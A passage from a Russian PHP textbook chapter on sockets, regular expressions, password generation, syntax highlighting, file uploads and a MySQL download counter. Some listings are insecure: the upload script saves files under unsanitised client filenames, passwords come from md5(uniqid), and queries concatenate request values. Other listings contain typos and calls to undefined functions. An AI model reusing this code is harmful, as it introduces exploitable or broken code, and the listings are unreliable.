Как видно из листинга 4.9, скрипт содержит как саму форму для заполнения, так и ее обработчик. После передачи обработчику IP-адреса происходит открытие сокета при помощи функции `fsockopen`. Функция принимает четыре параметра, первый из которых содержит адрес соединения, а второй — порт. В случае удачи функция возвращает дескриптор соединения `$sock`, а в противном случае возвращается значение `false`. Если при этом функции переданы два необязательных параметра `$errno`, `$errstr`, в них размещается код и текстовое описание ошибки соответственно.

Замечание

Функция `fsockopen` может принимать также пятый необязательный параметр `$timeout`, определяющий максимальное время ожидания соединения в секундах.

После этого в цикле `while` происходит считывание информации из сокета с последующим выводом ее в окно браузера.

Замечание

Для удобочитаемости после символа двоеточия ":" при помощи функции `str_replace()` вставляется несколько неразрывных пробелов.

Результат успешного выполнения скрипта представлен на рис. 4.1.




Рис. 4.1. Результат проверки IP-адреса

Замечание

При помощи этого же скрипта можно также получать информацию и о доменных именах. Для этого в форме для ввода IP-адреса нужно ввести доменное имя, о котором требуется получить информацию.

Немного истории

В 1982—1983 годах в Институте атомной энергии им. И. В. Курчатова с участием специалистов ряда других НИИ были начаты работы по созданию отечественной операционной системы типа UNIX, получившей название ДЕМОС (Диалоговая Единая Мобильная Операционная Система). В последующие годы ОС ДЕМОС стали ставить на различные машины, функционировавшие тогда в СССР: сначала на СМ-4, потом на Электронику-1082, Эльбрус, ЕС. Работа по созданию такой сети была отмечена премией Совета министров СССР. Компьютерная сеть Релком (от RELiable COMmunications — надежная связь) была основана на базе РНЦ "Курчатовский институт" 1 августа 1990 года. В работах по созданию сети принимали участие специалисты ООО "Компания "Демос" (тогда — кооператив "Демос"), большинство из которых по совместительству являлись сотрудниками Курчатовского института. Уже к концу года было подключено около 30 организаций, среди которых были центры российской науки в Серпухове, Новосибирске, Санкт-Петербурге, Дубне. Данная сеть базировалась на технологии электронной почты, причем с возможностью переписки и на русском языке в рамках протокола UUCP/UUPC. Первый сеанс связи (с Финляндией) был проведен 28 августа того же года, а 19 сентября был зарегистрирован домен первого уровня SU — первый русскоязычный домен верхнего уровня. В сентябре же 1990 года начал работу Московский узел Интернета. Первоначально для этого использовался один компьютер PC-286, который впоследствии был заменен на MicroVAX 3. К декабрю 1991 года в компьютерной сети России представлены многие крупные города: Москва, Санкт-Петербург, Екатеринбург, Барнаул и другие, а также города в некоторых странах СНГ и странах Балтии. В 1992 году было создано Акционерное общество "Релком", учредителями которого стали РНЦ "Курчатовский институт", Технобанк и др. В ноябре 1992 года впервые организовано распространение по сети электронных версий "Известий" и некоторых других отечественных периодических изданий. В декабре 1993 года сеть EUnet/Relcom зарегистрирована в NSFNET — опорной сети США. Этот момент можно считать началом официального существования Интернета в России. Среди стран, подключенных к NSFNET в 1993 году, перечислены Российская Федерация, Казахстан и Украина — все эти страны получили доступ к Интернету через сеть EUnet/Relcom). 4 декабря 1993 года на собрании IP-сервис-провайдеров было подписано соглашение "О порядке администрирования зоны RU" (на основании этого соглашения Международный сетевой информационный центр InterNIC передал обязанности и права, связанные с администрированием зоны RU, российскому НИИ развития общественных сетей — РосНИИРОС). А домен верхнего уровня RU был официально зарегистрирован в InterNIC 7 апреля 1994 года.

4.5. Часто используемые регулярные выражения

Регулярные выражения являются специфическим языком программирования, предназначенным для решения сложных задач обработки текста.

Замечание

Синтаксис регулярных выражений является достаточно сложным, и его изучение требует серьезных усилий. Наилучшим руководством по регулярным выражениям на сегодняшний день является книга Дж. Фридла "Регулярные выражения", позволяющая, по словам автора, "научиться мыслить регулярными выражениями".

В этом разделе будет рассмотрено несколько примеров на решение наиболее часто встречающихся задач при работе с регулярными выражениями.

Одной из распространенных задач является преобразование даты из формата YYYY-MM-DD в формат DD.MM.YYYY. Эта задача решается при помощи функции `preg_match`:

```
int preg_match(string pattern, string str [, array regs])
```

Данная функция ищет в строке `str` соответствие регулярному выражению, заданному в шаблоне `pattern`. Если соответствия подвыражений с шаблоном будут найдены, то они сохраняются в массиве соответствий `regs`. При этом `$regs[0]` содержит копию строки `string`, `$regs[1]` содержит подстроку, начинающуюся с первой сохраняющей скобки, `$regs[2]` хранит подстроку, начинающуюся со второй сохраняющей скобки, и т. д.

Функция возвращает число найденных соответствий. В листинге 4.10 приведен пример преобразования даты.

```
<?php
$date = "2003-03-21";
if (preg_match("/([0-9]{4})-([0-9]{1,2})-([0-9]{1,2})/i", $date, $regs))
{
  echo "$regs[3].$regs[2].$regs[1]";
}
else
{
  echo "Неверный формат даты: $date";
}
?>
```

В следующем примере проверим корректность адреса электронной почты, вводимый пользователем.

Будем исходить из того, что адрес должен иметь вид **something@server.com**. У адреса имеются две составляющие — имя пользователя и имя домена, которые разделены знаком @. В имени пользователя могут присутствовать буквы

нижнего и верхнего регистров, цифры, знаки подчеркивания, минуса и точки. Для проверки разделителя между именем пользователя и именем домена в выражение требуется добавить @. Таким образом, регулярное выражение, проверяющее имя пользователя и наличие разделителя, имеет следующий вид:

```
"/[0-9a-z_]+@[0-9a-z_^\.]+"
```

Для проверки последнего доменного имени (**ru**, **com**) необходимо добавить следующее выражение:

```
"\.[a-z]{2,3}"
```

Символ "." в регулярных выражениях используется для обозначения любого символа, поэтому для поиска соответствия точки в регулярном выражении этот символ экранируется: "\.".

Объединяя эти строки, можно получить следующее регулярное выражение для проверки адресов электронной почты:

```
"/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i"
```

4.6. Генератор паролей

Существует много различных способов генерации паролей. Одно из наиболее коротких и элегантных решений этой задачи состоит в использовании функции `uniqid`, применение которой позволяет генерировать пароли случайным образом. Эта функция возвращает уникальный идентификатор, основываясь на значениях текущего времени в микросекундах (листинг 4.11).

```
<?php
$id = md5(uniqid(rand(),true));
print $id.'<br>';
?>
```

При таком варианте генерирования пароля возвращается 128-битный хеш-код, который (или его часть) может использоваться в качестве пароля.

4.7. Подсветка кода с помощью стандартной функции PHP

Во многих Web-приложениях требуется подсветить PHP-код: такая задача часто возникает при разработке форумов, посвященных вопросам PHP-программирования, при динамическом отображении PHP-скриптов на страницах ресурса, в отладочных Web-приложениях и т. д. В этом разделе мы

рассмотрим реализацию подсветки синтаксиса кода при помощи стандартной функции highlight_string() (листинг 4.12).

Замечание

Помимо стандартной функции highlight_string(), обеспечивающей подсветку синтаксиса кода переданной в качестве параметра строки, существует также функция highlight_file(), обеспечивающая подсветку синтаксиса файла, имя которого передается в качестве аргумента.

```
// Строка, содержащая скрипт PHP
$code = '<?php
        if(!$flag)
        {
          // пишем какой-либо код
          echo("Hello");
          $var = 1;
        }
        else break;
        ?>';
// вызываем функцию highlight_string
highlight_string($code);
?>
```

Как видно из листинга 4.12, строку, содержащую PHP-код, необходимо передать функции highlight_string(). Если в качестве второго необязательного параметра функции передать значение true, то вместо вывода результата в окно браузера функция возвратит строку с подсвеченным синтаксисом.

Замечание

Стандартные функции highlight_string() и highlight_file() подсвечивают синтаксис кода, только в том случае, если он заключен в теги <?php и ?>. Это не всегда удобно, поэтому ниже будет рассмотрено построение собственной функции подсветки синтаксиса.

4.8. Подсветка синтаксиса PHP (собственная функция)

В предыдущем разделе были описаны приемы работы со стандартными функциями подсветки синтаксиса PHP: highlight_string() и highlight_file().

Данные функции имеют два серьезных недостатка: поддерживается только подсветка PHP-кода, причем только такого кода, который размещен между тегами <?php и ?> (а также <? и ?>). Поэтому в большинстве случаев приходится применять собственную функцию подсветки синтаксиса.

В данном разделе будет рассмотрена задача построения простейших аналогов функций highlight_string() и highlight_file(), реализующих собственную схему подсветки кода и, следовательно, допускающих реализацию подсветки синтаксиса языков, отличных от PHP. Строковый вариант функции будет называться shighlight() и в качестве параметра будет принимать строку, содержащую код PHP. Файловый вариант будет называться fhighlight() и будет принимать имя файла с PHP-скриптом. Обе функции будут возвращать строки с разметкой HTML, обеспечивающей подсветку синтаксиса. Функции должны по возможности подсвечивать максимальное количество элементов.

Построение функции подсветки следует решать с привлечением механизма регулярных выражений, специально созданных для такого рода задач. В листинге 4.13 приведен код функции shighlight().

```
<?php
function shighlight($document)
{
  // Преобразуем угловые скобки для отображения HTML-тегов
  $document = str_replace("<", "&lt;", $document);
  $document = str_replace(">", "&gt;", $document);
  // Преобразуем теги PHP <?php и ? >
  $tegs = array("'&lt;\?php'si","'&lt;\?'si","'\?&gt;'si");
  $replace = array("<font color=#95001E>&lt;?php</font>",
                   "<font color=#95001E>&lt;?</font>",
                   "<font color=#95001E>?&gt;</font>");
  $document = preg_replace($tegs, $replace, $document);
  // Преобразуем комментарии
  $document = preg_replace("'([?:#|//)[^\n]*(\*.*?\*/)'si",
                           "<font color=#244E00>\\1</font>",
                           $document);
  // Осуществляем переносы строк
  $document = preg_replace("'(\n)'si","<br>\\1", $document);
  // Преобразуем функции
```

```
$document = preg_replace ("'([\w]+)([\s]*)(\()'si",
                          "<font color=#0000CC><b>\\1</b></font>\\2(",
                          $document);
// Преобразуем операторы
$separator = array("'\,'si",
                   "'\-'si",
                   "'\+'si",
                   "'\('si",
                   "'\)'si",
                   "'\{'si",
                   "'\}'si");
$replace = array("<font color=#1A691A>,</font>",
                 "<font color=#1A691A>-</font>",
                 "<font color=#1A691A>+</font>",
                 "<font color=#1A691A>(</font>",
                 "<font color=#1A691A>)</font>",
                 "<font color=#1A691A>{</font>",
                 "<font color=#1A691A>}</font>");
$document = preg_replace($separator,$replace,$document);
// Преобразуем переменные PHP
$document = preg_replace("'([\$](1,2)[A-Za-z_]+)'si",
                         "<b><font color=#000000>\\1</font></b>",
                         $document);
// Преобразуем строки, заключенные в одинарные и двойные кавычки
$str = array("'(\"[^\"]*\")'si",
             "'(\'[^\']*\')'si");
$replace = array("<font color=#FFCC00>\\1</font>",
                 "<font color=#FFCC00>\\1</font>");
$document = preg_replace($str, $replace, $document);
// Преобразуем зарезервированные слова
$str = array("'(echo)'si",
             "'(print)'si",
             "'(while)'si",
             "'(for)'si",
             "'(if)'si",
             "'(else)'si",
             "'(switch)'si",
             "'(function)'si",
             "'(array)'si");
```

```
  $replace = array_fill(0,
                        count($str),
                        "<b><font color=#0000CC>\\1</font></b>");
  $document = preg_replace($str, $replace, $document);

  // Возвращаем результат работы функции
  return "<code>$document</code>";
}
?>
```

Работа функции начинается с преобразования угловых скобок < и > в их HTML-представление: `<` и `<` соответственно.

Следующим этапом является подсветка тегов `<?php`, `<?` и `?>` темно-красным цветом. Так как на предыдущем этапе все угловые скобки были преобразованы, то регулярные выражения для этих трех тегов приобретают вид: `'<\?php'si`, `'<\?'si`, `'\?>'si`. Эта операция осуществляется при помощи функции `preg_replace()`, принимающей в качестве первых двух параметров массив регулярных выражений в стиле языка Perl и массив со строками замены. В качестве третьего параметра выступает строка, в которой осуществляется замена.

После преобразования тегов PHP происходит подсветка комментариев PHP светло-синим цветом. Регулярное выражение, ответственное за такое преобразование `'((?:#|//)[^\n]*|/\*.*?\*/)'si`, можно разбить на три части:

- подвыражение `/\*.*?\*/` ответственно за подсветку многострочных комментариев в стиле языка C;
- в подвыражении `(/* */)` символы * экранируются обратным слэшем \, а между последовательностями /* и */ допускается произвольное число любых символов `(.*?)`;
- подвыражение `((?:#|//)[^\n]*` является ответственным за однострочные комментарии: // (стиль C++) и # (стиль командных оболочек), после которых следует произвольное количество символов (включая их отсутствие) без символа перевода строки — `[^\n]*`. Последовательность `?:` предписывает не сохранять результат для данных круглых скобок. Это позволяет не задумываться о числе сохраненных результатов и при замене с использованием функции `preg_replace()`, во втором параметре применять единственный сохраненный результат `\\1`, который относится к внешним круглым скобкам.

Для осуществления переноса строки все символы переноса строки `(\n)` предваряются HTML-тегом переноса строки — `<br>`. Такой прием позволяет

сохранить форматирование исходного текста PHP-программы и отразить его в окне браузера.

Следующим этапом является подсветка функций. В PHP входит огромное число функций; кроме того, программисты могут вводить свои собственные функции, поэтому создание списка возможных функций, как это часто делают, нецелесообразно. Все функции объединяет то, что после их объявления обязательно следует список параметров в круглых скобках, который в общем случае может быть и пустым. Между именем функции и скобкой может быть произвольное число пробельных символов или даже переводы строк, поэтому регулярное выражение принимает вид: `'([\w]+)([\s]*)([\(])'si`. Имя функции состоит из одного или большего числа символов, включающего обобщенный символ слов (`[\w]+`), после которого следует произвольное количество обобщенных пробелов (`[\s]*`) и экранированный символ открывающей круглой скобки (`[\(]`).

Замечание

Обобщенный символ слова `[\w]` **эквивалентен** `[a-Az-Z0-9_]`, **а символ обобщенного пробела** `[\s]` — `[ \f\n\r\t\v]`.

Во втором параметре функции `preg_replace()` используется результат, сохраненный в двух круглых скобках: `\\1` соответствует имя функции, `\\2` — пробелы между именем и открывающей круглой скобкой.

После этого происходит подсветка операторов темно-зеленым цветом.

Заключительный этап состоит в организации подсветки темно-синим цветом зарезервированных ключевых слов языка PHP, таких как `while`, `if`, `else` и т. д. Так как выделить эти ключевые слова на фоне других элементов программы достаточно сложно, они помещаются в массив и обрамляются круглыми скобками, что обеспечивает сохранение их в качестве первого параметра (`\\1`). Массив замены `$replace`, выступающий в качестве второго аргумента функции `preg_replace()`, автоматически формируется при помощи функции `array_fill()`. Для обеспечения подсветки кода на других языках программирования в массив `$str` необходимо добавить зарезервированные в этих языках слова.

После построения строковой функции подсветки синтаксиса языка PHP не составляет труда создать файловую версию этой функции — `fhighlight()`, код которой приведен в листинге 4.14.

```
<?php
function fhighlight($filename)
{
```

```
  // Открываем файл, имя которого передано в параметре $filename
  $file = fopen($filename, "r");
  // Помещаем его содержимое в буфер $document
  $document = fread($file, filesize($filename));
  // Закрываем файл
  fclose($file);
  // Вызываем функцию highlight()
  return highlight($document);
}
?>
```

Работа функции сводится к открытию переданного в параметре `$filename` файла и передаче его содержимого ранее созданной функции `highlight()`.

4.9. Загрузка файлов на сервер

В этом разделе будет разработано небольшое приложение, реализующее загрузку файлов на сервер.

Замечание

В русскоязычной терминологии не совсем четко прослеживается направление следования данных при употреблении термина "загрузка". Поэтому здесь и далее используются уточнения: "загрузка на сервер" (upload) и "загрузка на машину клиента" (download)

Приложение для загрузки файлов на сервер представляет собой HTML-форму index.html (листинг 4.15) и ее обработчик — upload.php (листинг 4.16).

```
<html>
 <head>
  <title> Загрузка файлов на сервер </title>
 </head>
 <body>
  <h2><p><b> Форма для загрузки файлов </b></p></h2>
   <form action="upload.php" method="post" enctype="multipart/form-data">
   <input type="file" name="filename"><br>
   <input type="submit" value="Загрузить"><br>
```

```
    </form>
  </body>
</html>
```

Форма из листинга 4.15 содержит единственное поле типа `file` для загрузки файла и кнопку для отправки параметров формы обработчику, расположенному в файле upload.php.

Замечание

Атрибут `enctype` формы определяет вид кодировки, которую браузер применяет к параметрам формы. Для того чтобы отправка файлов на сервер действовала, атрибуту `entype` необходимо присвоить значение `multipart/form-data`. По умолчанию этот атрибут имеет значение `application/x-www-form-urlencoded`.

После того как получен HTTP-запрос, содержимое загруженного файла записывается во временный файл, который создается в каталоге сервера, заданном по умолчанию для временных файлов.

Характеристики загруженного файла доступны через двумерный суперглобальный массив `$_FILES`. При этом переменная со значениями этого массива может иметь следующий вид:

- `$_FILES["filename"]["name"]` (содержит исходное имя файла на клиентской машине);
- `$_FILES["filename"]["size"]` (содержит размер загруженного файла в байтах);
- `$_FILES["filename"]["type"]` (содержит MIME-тип файла);
- `$_FILES["filename"]["tmp_file"]` (содержит имя временного файла, в который сохраняется загруженный файл).

Замечание

В качестве имени `filename` должно выступать значение параметра `name` `file`-поля HTML-формы.

В листинге 4.16 приведен скрипт upload.php, который загружает файл на сервер и копирует его в каталог /temp/.

```
<html>
<head>
<title> Результат загрузки файла </title>
```

```
</head>
<body>
<?php
if(copy($_FILES["filename"]["tmp_name"],
  "c:/temp/".$_FILES["filename"]["name"]))
{
  echo("Файл успешно загружен");
}
else
{
 echo("Ошибка загрузки файла");
}
?>
</body>
</html>
```

После выполнения скрипта выбранный для загрузки файл будет помещен в каталог C:/temp, а браузер выдаст строку:

```
Файл успешно загружен
```

Для вывода характеристик загруженного файла скрипт из листинга 4.16. необходимо модифицировать следующим образом (листинг 4.17).

```
<html>
<head>
<title> Результат загрузки файла </title>
</head>
<body>
<?php
if(copy($_FILES["filename"]["tmp_name"],
  "c:/temp/".$_FILES["filename"]["name"]))
{
  echo("Файл успешно загружен <br>");
  // далее выводится информация о файле
  echo("Характеристики файла: <br>");
  echo("Имя файла: ");
  echo($_FILES["filename"]["name"]);
  echo("<br>Размер файла: ");
```

```
  echo($_FILES["filename"]["size"]);
  echo("<br>Каталог для загрузки: ");
  echo($_FILES["filename"]["tmp_name"]);
  echo("<br>Тип файла: ");
  echo($_FILES["filename"]["type"]);
}
else
{
  echo("Ошибка загрузки файла");
}
?>
</body>
</html>
```

Результат работы скрипта приведен на рис. 4.2.




Рис. 4.2. Информация о загруженном файле

В некоторых случаях требуется ограничить размер файла, который может быть загружен на сервер. К примеру, чтобы ограничить размер загружаемого файла 3 мегабайтами, скрипт в листинге 4.16 необходимо изменить следующим образом (листинг 4.18).

Листинг 4.18. Ограничение размера загружаемого файла

```
<html>
<head>
```

```
<title> Результат загрузки файла </title>
</head>
<body>
<?php
if($_FILES["filename"]["size"] > 1024*3*1024)
{
  echo("Размер файла превышает три мегабайта");
  exit;
}
if(copy($_FILES["filename"]["tmp_name"],
  "c:/temp/".$ _FILES("filename"]["name"]))
{
  echo("Файл успешно загружен <br>");
}
else
{
 echo("Ошибка загрузки файла");
}
?>
</body>
</html>
```

Максимальный размер загружаемого файла можно также задать при помощи директивы `upload_max_filesize` в файле php.ini, значение которой по умолчанию равно 2 Мбайт:

```
if($_FILES["filename"]["size"] > upload_max_filesize)
```

Загрузка бинарных файлов (изображений, архивов, программ и т. д.) стандартным методом часто приводит к тому, что файлы оказываются "битыми". Это связано с тем, что Web-сервер Apache склонен к всевозможным перекодировкам. Для того чтобы этого избежать, необходимо добавить в файл httpd.conf следующие строки (листинг 4.19).

```
<Location />
    CharsetRecodeMultipartForms Off
</Location>
```

4.10. Счетчик загрузки файлов с сервера

Если подсчет посещаемости страниц осуществляется достаточно просто, то подсчет числа обращений на загрузку файлов с сервера кажется на первый взгляд сложной задачей. В то же время именно скачивание файлов зачастую является определяющим фактором при формировании общего трафика сервера.

Замечание

Создание системы учета и анализа посещаемости сайта описывается в главе 14.

Данная задача имеет несколько решений: использование JavaScript, подсчет до отправки HTTP-заголовка браузеру, анализ логов сервера. Ни один из предложенных способов не является универсальным: JavaScript поддерживается не всеми браузерами. При использовании HTTP-заголовка посетитель может установить точный путь к файлу, анализируя исходный текст HTML-страницы, и в следующий раз воспользоваться им, минуя скрипт подсчета загрузки. Доступ к логам сервера не всегда возможен, и их анализ является достаточно ресурсоемкой задачей, так как в них фиксируется множество дополнительной информации, которую необходимо отсеять.

В каждом конкретном случае следует искать компромиссное решение, наиболее удовлетворяющее поставленным целям и имеющимся ресурсам. В данном разделе будет рассмотрен второй вариант системы подсчетов файлов, как наиболее подходящий почти во всех случаях. Это связано с тем, что HTTP-заголовки поддерживаются подавляющим числом браузеров, а среднестатистический посетитель вряд ли будет осуществлять поиск точного пути к файлу, так как это не дает никаких преимуществ и выгод.

Допустим, на странице index.php имеется ссылка на файл test.zip, предназначенный для загрузки с сервера. Необходимо регистрировать каждую загрузку этого файла. В листинге 4.20 представлена схема, по которой будет разрабатываться счетчик загрузки файлов.

```
<HTML><HEAD>
<?php
  // Если пользователь перешел по ссылке закачки файла, учитываем
  // хит и отправляем файл клиенту
  if($_GET['down'] == "downloads")
```

```
  {
      // Тут размещаем код подсчета хита, например,
      // путем записи в базу данных или в файл
      ...
      // В заголовке отправляем ссылку на загружаемый файл:
      echo "<META HTTP-EQUIV='Refresh' CONTENT='0; URL=test.zip'>";
  }
?>
</HEAD>
<BODY>
<a href=index.php?down=downloads>Скачать</a>
</BODY>
</HTML>
```

В ссылке, предоставляемой посетителю для загрузки файла, скрипту index.php передается параметр down, содержание которого будет определять, какой файл необходимо загрузить на машину клиента. Извлекая из ассоциативного массива $_GET значение параметра down, скрипт в index.php размещает в заголовках файла строку:

```
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=test.zip'>
```

Эта строка сообщает браузеру о необходимости принять файл test.zip. Перед выводом этой строки можно осуществить подсчет загрузки, сохранив информацию в файл или базу данных.

Далее в этом разделе будет разработана универсальная система подсчета загруженных файлов — FileCounter. Информация о загруженных файлах будет храниться в базе данных MySQL. Само Web-приложение будет состоять из двух блоков: непосредственно счетчика, который мы разместим в файле counter.php, и системы администрирования, размещаемой в папке /admin.

Замечание

Код Web-приложения FileCounter можно найти на прилагаемом к книге компакт-диске или по адресу http://www.softtime.ru/info/downloads.php.

Файл counter.php будет включаться в файл, в котором размещена ссылка для загрузки файла при помощи оператора `require_once("counter.php")`, и будет требовать для своей работы два ассоциативных массива: `$down_name`, содержащий имена загружаемых файлов, и `$down_file`, содержащий абсолютный или относительный адрес файлов. В листинге 4.21 представлен фрагмент файла index.php, подключенный к счетчику.

```
<?php
  // Регистрируем первый файл
  $down_file['test1.zip'] = "http://www.softtime.ru/files/test1.zip";
  $down_name['test1.zip'] = "Первое Web-приложение";
  // Регистрируем второй файл
  $down_file['test2.zip'] = "http://www.softtime.ru/files/test2.zip";
  $down_name['test2.zip'] = "Второе Web-приложение";
  // Подключаем счетчик файлов (counter.php), который автоматически
  // передаст браузеру файл при передаче обращении по ссылке
  // index.php?down=test1.zip и зарегистрирует обращение в базе данных
  require_once("counter.php");
?>
```

Как видно из листинга 4.21, в начале скрипта все файлы, предоставляемые для загрузки, явно регистрируются в массивах. Может показаться, что это несколько надуманная конструкция, делающая код неэлегантным и неэффективным, поскольку на первый взгляд гораздо проще передать в параметре точный путь к файлу (`index.php?down=http://...`). В этом случае в заголовок в качестве пути к файлу можно было бы поместить значение `$_GET['down']`, тогда отпала бы необходимость в регистрации каждого закачиваемого файла в ассоциативных массивах и извлечении из них точного пути к файлу. Однако при таком подходе появляется опасность взлома сервера, если злоумышленник передаст в качестве параметра `down` путь к файлу системы. С использованием же системы регистрации устанавливается правило: запрещено все, что не разрешено — ни один файл, не входящий в массивы, не может быть загружен с сервера.

Для регистрации статистики по загрузке файлов в базе данных Web-приложению понадобятся две таблицы в базе данных MySQL: `files`, в которой будут храниться записи о предоставляемых для скачивания файлах, и `hitfile` с информацией о загрузке каждого файла из таблицы `files`. SQL-операторы `CREATE`, создающие эти таблицы, приведены в листингах 4.22 и 4.23 соответственно.

```
CREATE TABLE files (
  id_file INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  url TINYTEXT,
```

```
  description TINYTEXT,
  PRIMARY KEY (id_file)
) TYPE=MyISAM;
```

Таблица `files` содержит четыре поля:

- `id_file` — первичный ключ таблицы, снабженный атрибутом `auto_increment`;
- `name` — значение параметра `down` для данного файла (индекс массивов `$down_file` и `$down_name`);
- `url` — адрес файла, предназначенного для скачивания (значение массива `$down_file`);
- `description` — название скачиваемого файла (значение массива `$down_name`).

Вот пример записи таблицы `files` из реально работающего Web-приложения:

- `id_file = 2;`
- `name = 'guestbook.zip';`
- `url = 'http://www.softtime.ru/files/guestbook.zip';`
- `description = 'Гостевая книга на PHP (Файловая)'.`

```
CREATE TABLE hitfile (
  id_hitfile INT(11) NOT NULL AUTO_INCREMENT,
  putdate DATETIME DEFAULT NULL,
  id_file INT(11) DEFAULT NULL,
  PRIMARY KEY (id_hitfile)
) TYPE=MyISAM;
```

Таблица `hitfile` содержит три поля:

- `id_hitfile` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `putdate` — время обращения к файлу;
- `id_file` — внешний ключ таблицы `files`;

Запись для этой таблицы выглядит следующим образом:

- `id_hitfile = 12;`
- `putdate = '2004-06-02 01:09:40';`
- `id_file = 2;`

При построении системы учета загрузки файлов можно использовать лишь одну таблицу files, добавив в нее поле hits. При каждом обращении к файлу при помощи оператора UPDATE можно увеличивать значения этого поля. Но это не позволяет отслеживать статистику загрузки файлов во времени, например, распределение загрузки файлов по времени суток или по дням недели. Это вовсе не значит, что однотабличный способ построения счетчика неправильный. Лишенный дополнительной функциональности, он позволяет значительно сократить расходы, связанные с хранением второй таблицы в базе данных. Учитывая, что в этом случае сохраняется информация о каждой загрузке файлов, размер базы данных очень скоро может вырасти до неприличных размеров, замедляя работу самого Web-приложения и занимая ценное серверное пространство. Тем не менее будет рассмотрен двухтабличный способ построения счетчика как более сложный в реализации вариант.

Определившись с принципом работы счетчика и способом хранения информации, можно приступить к разработке первого блока системы: файла counter.php, осуществляющего сохранение информации о загружаемом файле в базе данных MySQL. Структура файла представлена в листинге 4.24.

```
// Если посетитель перешел по ссылке загрузки файла, учитываем
// хит и отправляем файл клиенту. Параметр down, извлекаемый из
// ассоциативного массива $_GET, содержит индекс массивов $down_name и
// $down_file
if($_GET['down']!="")
{
  if(array_key_exists($_GET['down'],$down_file))
  {
    // Соединяемся с базой данных
    require_once("config.php");
    // Учитываем закачиваемый файл
    // Выясняем первичный ключ (id_page), соответствующий
    // закачиваемому файлу
    $query = "SELECT * FROM files WHERE name='".$_GET['down']."'";
    $fls = @mysql_query($query);
    if($fls)
    {
      if(mysql_num_rows($fls)>0)
      {
        $files = @mysql_fetch_array($fls);
```

```
        $id_files = $files['id_file'];
      }
      // Если данная страница отсутствует в таблице files
      // и ни разу не учитывалась - добавляем данную страницу
      // в таблицу
      else
      {
        $query = "INSERT INTO files VALUES (0,
                 '".$_GET['down']."',
                 '".$down_file[$_GET['down']]."',
                 '".$down_name[$_GET['down']]."')";
        @mysql_query($query);
        // Выясняем первичный ключ только что добавленного
        // файла
        $id_files = @mysql_insert_id();
      }
    }
    // Заносим хит в таблицу hitfile
    $query_main = "INSERT INTO hitfile VALUES (0, NOW(),$id_files)";
    @mysql_query($query_main);
    // В заголовке отправляем ссылку на загружаемый файл
    echo "<META HTTP-EQUIV='Refresh' CONTENT='0;
          URL=".$down_file[$_GET['down']]."'>";
  }
 }
?>
```

Если значение down, извлекаемое из ассоциативного массива $_GET, содержит какое-либо непустое значение, производится поиск индекса в массиве $down_file, совпадающего с этим значением. Если переданное в параметре down имя зарегистрировано в массивах, то происходит соединение с базой данных посредством включения скрипта config.php (листинг 4.25) при помощи оператора require_once() и записи в базу данных о загрузке файла.

```
<?php
// Файл соединения с базой данных является общим для обоих блоков
// системы: счетчика и системы администрирования
